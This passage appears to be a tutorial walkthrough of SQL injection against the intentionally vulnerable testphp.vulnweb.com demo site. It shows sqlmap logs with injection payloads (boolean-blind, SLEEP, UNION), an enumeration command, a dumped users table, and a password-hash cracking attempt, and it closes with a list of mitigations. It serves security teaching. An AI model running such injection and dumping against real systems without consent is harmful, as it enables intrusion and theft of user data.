[10:13:46] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectabl
e (with --string="non")
[10:13:46] [INFO] testing 'Generic inline queries'
[10:13:46] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGN
ED)'
[10:13:46] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:13:47] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:13:47] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:13:47] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:13:48] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[10:13:49] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:13:50] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:13:50] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:13:51] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:13:52] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
'
[10:13:54] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:13:55] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
```




```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 10:29:11 /2024-02-25/

[10:29:12] [INFO] resuming back-end DBMS 'mysql'
[10:29:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 3074=3074

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
    Payload: artist=1 OR SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3145 UNION ALL SELECT NULL,NULL,CONCAT(0x7171717171,0x7155477454726a746f474153666c654362704747
6f6358645246574b7758646a5763494a6172486f,0x7162767671)-- -
---
[10:29:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[10:29:13] [INFO] fetching columns for table 'users' in database 'acuart'
[10:29:13] [INFO] fetching entries for table 'users' in database 'acuart'
[10:29:13] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:29:16] [INFO] writing hashes to a temporary file '/tmp/sqlmap_b7rcmsy26249/sqlmaphashes-j0nlv5zr.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[10:29:18] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

Here there are 3 tables are found.


“sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --current-user --current-db –hostname”

By using this command we can found current user, current database, hostname as shown in below image.




```
[10:20:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:20:42] [INFO] fetching current user
current user: 'acuart@localhost'
[10:20:43] [INFO] fetching current database
current database: 'acuart'
[10:20:44] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
[10:20:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sql
m'

[*] ending @ 10:20:44 /2024-02-25/
```

Here we are trying to find tables and dump them as shown below.



```
[10:29:28] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[10:29:32] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:29:32] [INFO] starting 2 processes
[10:30:10] [INFO] using suffix '1'
[10:30:49] [INFO] using suffix '123'
[10:31:21] [INFO] using suffix '2'
[10:32:06] [INFO] using suffix '12'
[10:32:45] [INFO] using suffix '3'
[10:33:29] [INFO] using suffix '13'
[10:34:17] [INFO] using suffix '7'
[10:35:00] [INFO] using suffix '11'
[10:35:37] [INFO] using suffix '5'
[10:36:18] [INFO] using suffix '22'
[10:36:58] [INFO] using suffix '23'
[10:37:24] [INFO] using suffix '01'
[10:37:52] [INFO] using suffix '4'
[10:38:20] [INFO] using suffix '07'
[10:38:48] [INFO] using suffix '21'
[10:39:23] [INFO] using suffix '14'
[10:40:30] [INFO] using suffix '10'
[10:40:57] [INFO] using suffix '06'
[10:41:24] [INFO] using suffix '08'
[10:41:46] [INFO] using suffix '8'
[10:42:08] [INFO] using suffix '15'
[10:42:34] [INFO] using suffix '69'
[10:42:55] [INFO] using suffix '16'
[10:43:19] [INFO] using suffix '6'
[10:43:50] [INFO] using suffix '18'
[10:44:12] [INFO] using suffix '!'
[10:44:35] [INFO] using suffix '.'
[10:45:03] [INFO] using suffix '*'
[10:45:28] [INFO] using suffix '!!'
[10:45:51] [INFO] using suffix '?'
[10:46:18] [INFO] using suffix ';'
[10:46:42] [INFO] using suffix '..'
[10:47:03] [INFO] using suffix '!!!'
[10:47:25] [INFO] using suffix ', '
[10:47:54] [INFO] using suffix '@'
[10:48:16] [WARNING] no clear password(s) found
```

Here are the resultant tables.



```
Database: acuart
Table: users
[1 entry]
+--------------------+----------------------------------+------+-----------------+-----------+-------+------------
--+----------+
| cc                 | cart                             | pass | email           | phone     | uname | name
  | address |
+--------------------+----------------------------------+------+-----------------+-----------+-------+------------
--+----------+
| 1234-5678-2300-9000 | 3eb6da270cf058efd0f2bd8bf2c1f136 | test | email@email.com | 454576469 | test  | Aymane Top1
1 | sanjay  |
+--------------------+----------------------------------+------+-----------------+-----------+-------+------------
--+----------+

[10:48:16] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.co
m/dump/acuart/users.csv'
[10:48:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.co
m'

[*] ending @ 10:48:16 /2024-02-25/

┌──(kali㉿kali)-[~]
└─$ 
```

Mitigations:

- Don’t use dynamic SQL
- Sanitize user-provided inputs
- Encrypt private/confidential data being stored in the database
- Limit database permissions and privileges
- Use a Web Application Firewall (WAF) for web applications that access databases
- Use secure coding and SDLC practices
- Use input validation and sanitation
- Use stored procedures and parametrization
- Use prepared statements
- Use program analysis techniques and proxies